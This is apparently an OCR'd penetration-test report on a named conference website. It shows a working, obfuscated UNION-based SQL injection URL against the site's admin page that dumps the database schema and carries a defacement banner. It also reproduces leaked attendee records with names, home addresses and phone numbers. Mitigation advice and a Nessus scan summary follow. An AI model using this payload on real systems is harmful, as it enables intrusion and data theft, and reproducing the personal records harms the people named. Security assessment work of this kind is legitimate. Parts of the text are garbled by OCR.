


https://conference.manashakti.org/admin.php?field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a3070782031707820357082023303030 3b666f6e742d73697a653a33307078223e496e6a65637465642062792044683 46e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c



CONF0001	45100	2018-08-21	10:58:03	Sukrut Hukkerikar	TEST	TEST	33	Varsoli, Lonavala	Lonavala	Maharashtra	India	410401	08975229505	sukrut.g.h@
CONF0002	32161	2018-08-21	10:58:03	PRAJAKTA DESHPANDE	LECTURER	ACADEMICIAN	37	1, LAXMI-VISHNU, SUYOG SOC, SHIKHAAREWADI, NASIKROAD	NASIK	Maharashtra	India	422101	9423174750	prajakta.sd@
CONF0003	97280	2018-08-21	10:58:03	Dr. Shreya Sudhanshu Ghag	Doctor	Physiotherapist	38	Flat no 51, A-3, Agastha Garden Enclave, Pirojsha Nagar, Vikhroli East	Mumbai	Maharashtra	India	400079	+91 9223380090	dr.shreya.gh
CONF0004	2147483647	2018-08-20	17:07:18	Geetesh Suresh Kulkarni	adhoc	adhoc	-1	Manashakti Research Centre, Mumbai Pune Highway	Lonavla	Maharashtra	India	410401	+919763986661	gitesh8@gm
CONF0005	13698	2018-08-21	10:58:03	Prasad Namdeo Joshi	Project Manager	Project Managem	43	42/D-316 Manish Nagar, J.P. Road, Andheri (West)	Mumbai	Maharashtra	India	400053	+91 9372491328	prasad_josh

https://conference.manashakti.org/admin.php?
field1=ref_number&select1=CONF0001'AND+0+/*!50000UNION*/+ALL+SELECT+1,/*!00000concat*/(0x3c666f6e7420666163653d224963656c616e6422207374796c653d22636f6c6f723a7265643b746578742d736861646f773a307078203170782035707820233030303b666f6e742d73697a653a33307078223e496e6a6563746564206279204468346e692056757070616c61203c2f666f6e743e3c62723e3c666f6e7420636f6c6f723d70696e6b2073697a653d353e44622056657273696f6e203a20,version(),0x3c62723e44622055736572203a20,user(),0x3c62723e3c62723e3c2f666f6e743e3c7461626c6520626f726465723d2231223e3c74686561643e3c74723e3c74683e4461746162617365653c2f74683e3c74683e5461626c653c2f74683e3c74683e436f6c756d6e3c2f74683e3c2f74686561643e3c2f74723e3c74626f64793e,(select%20(@x)%20/*!00000from*/%20(select%20(@x:=0x00),
(select%20(0)%20/*!00000from*/%20(information_schema/**/.columns)%20where%20(table_schema!=0x696e666f726d6174696f6e5f736368656d61)%20and%20(0x00)%20in%20(@x:=/*!00000concat*/(@x,0x3c74723e3c74643e3c666f6e7420636f6c6f723d726564207369 7a653d333e266e6273703b266e6273703b266e6273703b266e6273703b,table_schema,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d677265656e2073697a653d333e266e6273703b266e6273703b266e6273703b,table_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c74643e3c666f6e7420636f6c6f723d626c75652073697a653d333e,column_name,0x266e6273703b266e6273703b3c2f666f6e743e3c2f74643e3c2f74723e))))x)),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--+-&field2=OrderDetail.order_id&select2=&field3=OrderDetail.order_id&select3=&search=Filter



MITIGATING SQL INJECTION

1. **Input Validation:** Ensure only expected data is accepted.
2. **Prepared Statements:** Use parameterized queries to separate SQL code from data.
3. **Least Privilege:** Limit database user privileges.
4. **Escape User Input:** If necessary, escape user input.
5. **Web Application Firewalls (WAF):** Monitor and block malicious SQL injection patterns.
6. **Regular Security Audits:** Conduct penetration testing and code reviews to identify and fix vulnerabilities.

NESSUS SCAN RESULTS

Nessus is an online tool used to explore computer networks. It helps find what devices are connected, what services they offer, and how they're protected. It's useful for network admins to understand their networks and for security experts to spot potential vulnerabilities.

0	0	1	2	19
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 22

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.5	-	142960	HSTS Missing From HTTPS Server (RFC 6797)
LOW	N/A	-	42057	Web Server Allows Password Auto-Completion
LOW	2.6*	-	34850	Web Server Uses Basic Authentication Without HTTPS
INFO	N/A	-	49704	External URLs
INFO	N/A	-	84502	HSTS Missing From HTTPS Server
INFO	N/A	-	43111	HTTP Methods Allowed (per directory)
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	50344	Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
INFO	N/A	-	50345	Missing or Permissive X-Frame-Options HTTP Response Header
INFO	N/A	-	11219	Nessus SYN scanner
INFO	N/A	-	40665	Protected Web Page Detection
INFO	N/A	-	100669	Web Application Cookies Are Expired
INFO	N/A	-	85602	Web Application Cookies Not Marked Secure
INFO	N/A	-	40773	Web Application Potentially Sensitive CGI Parameter Detection
INFO	N/A	-	91815	Web Application Sitemap
INFO	N/A	-	11032	Web Server Directory Enumeration
INFO	N/A	-	49705	Web Server Harvested Email Addresses
INFO	N/A	-	10386	Web Server No 404 Error Code Check
INFO	N/A	-	51080	Web Server Uses Basic Authentication over HTTPS
INFO	N/A	-	10302	Web Server robots.txt Information Disclosure
INFO	N/A	-	10662	Web mirroring
INFO	N/A	-	11424	WebDAV Detection

* indicates the v3.0 score was not available; the v2.0 score is shown

CONCLUSION

- Domain is vulnerable to Brute Forcing and SQLi attacks.
- Admin Report can be easily accessed which contains sensitive information
- Unnecessary open ports increase the attack surface.
- Is vulnerable to local privilege escalation, which allows a user to gain higher access rights to a system or application.

THANK YOU